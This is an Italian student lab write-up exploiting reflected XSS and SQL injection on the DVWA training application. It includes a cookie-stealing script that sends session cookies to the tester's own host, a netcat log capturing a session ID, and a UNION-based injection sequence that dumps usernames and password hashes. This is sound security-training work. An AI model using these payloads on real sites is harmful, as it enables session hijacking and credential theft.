


PRATICA S6/L2: sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA

XSS Reflected:







Compilando e facendo 'submit' notiamo in alto che nell'url/link ha riflesso un Get, come evidenziato nell'immagine.



Ora provo a testare un tag html pericoloso/malevolo *<script>alert('XSS ATTACK')</script>* che verrà eseguita come codice java script.



Provo anche , esempio di come si possa inserire del codice all'interno dell'immagine.



Sfruttando tutto questo si potrebbe creare un link che sembri legittimo a un'applicazione, ma che in realtà non lo è.

Sfruttando sempre javascript è possibile anche rubare i cookie di sessione, cioè variabili in javascript che permettono di sapere la dimensione della pagina, l'interazione dell'utente, quello che viene messo in input, quello che viene scritto, I battitura, etc.


Quindi con lo script

<script>var i = new Image(); i.src="http://192.168.10.10/?q="+document.cookie"

```
-(kali⊛kali)-[~]
└$<u>sudo</u> arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:b4:a1:05, IPv4: 192.168.10.10
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
              08:00:27:78:cc:be
192.168.10.1
                                       (Unknown)
1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.077 seconds (123.25 hosts/sec). 1 responded
   -(kali⊛kali)-[~]
 L$ nc -lvp 80
listening on [any] 80 ...
192.168.10.10: inverse host lookup failed: Unknown host
connect to [192.168.10.10] from (UNKNOWN) [192.168.10.10] 48084
GET /?q=security=low;%20PHPSESSID=5beaa58df31fed84e47656855bb17135 HTTP/1.1
Host: 192.168.10.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.20.20/
Priority: u=5, i
```

SQL Injection:

Inizio la mia verifica compilando "1" su "User ID" e facendo "submit", la quale ci riporterà come sotto da immagine.




Compilando invece con " ' " mi darà errore, la quale farà dedurre che non sta sanificando l'input. Ciò vuol dire che l'apice viene eseguito dalla query.



Allora provo a sostituirlo con, ''a'='a, che mi restituirà tutti gli ID degli utenti.




Provo quindi questa volta a mettere, 'UNION SELECT null#, che ci darà un altro errore ma allo stesso tempo suggerendo cosa fare.




Allora reinserisco, 'UNION SELECT null,null #, e poi, 'UNION SELECT DATABASE(),null #, che ci riporterà in più il database su cui si sta operando.





Avendo questa informazione inserisco, 'UNION SELECT table_name,null FROM information_schema.tables WHERE table_schema = 'dvwa' #, che ci riporterà due database. Quindi analizzando per la prima, l'information schema.tables, arrivo a riscrivere, 'UNION SELECT table_name,column_name FROM information_schema.columns WHERE table schema = 'dvwa' #, che ci riporterà come in foto.

Vulnerability: SQL Injection



Arrivati fino a questo punto possiamo mettere, 'UNION SELECT user,password FROM users #, che ci darà i nomi utenti e le password cifrate.

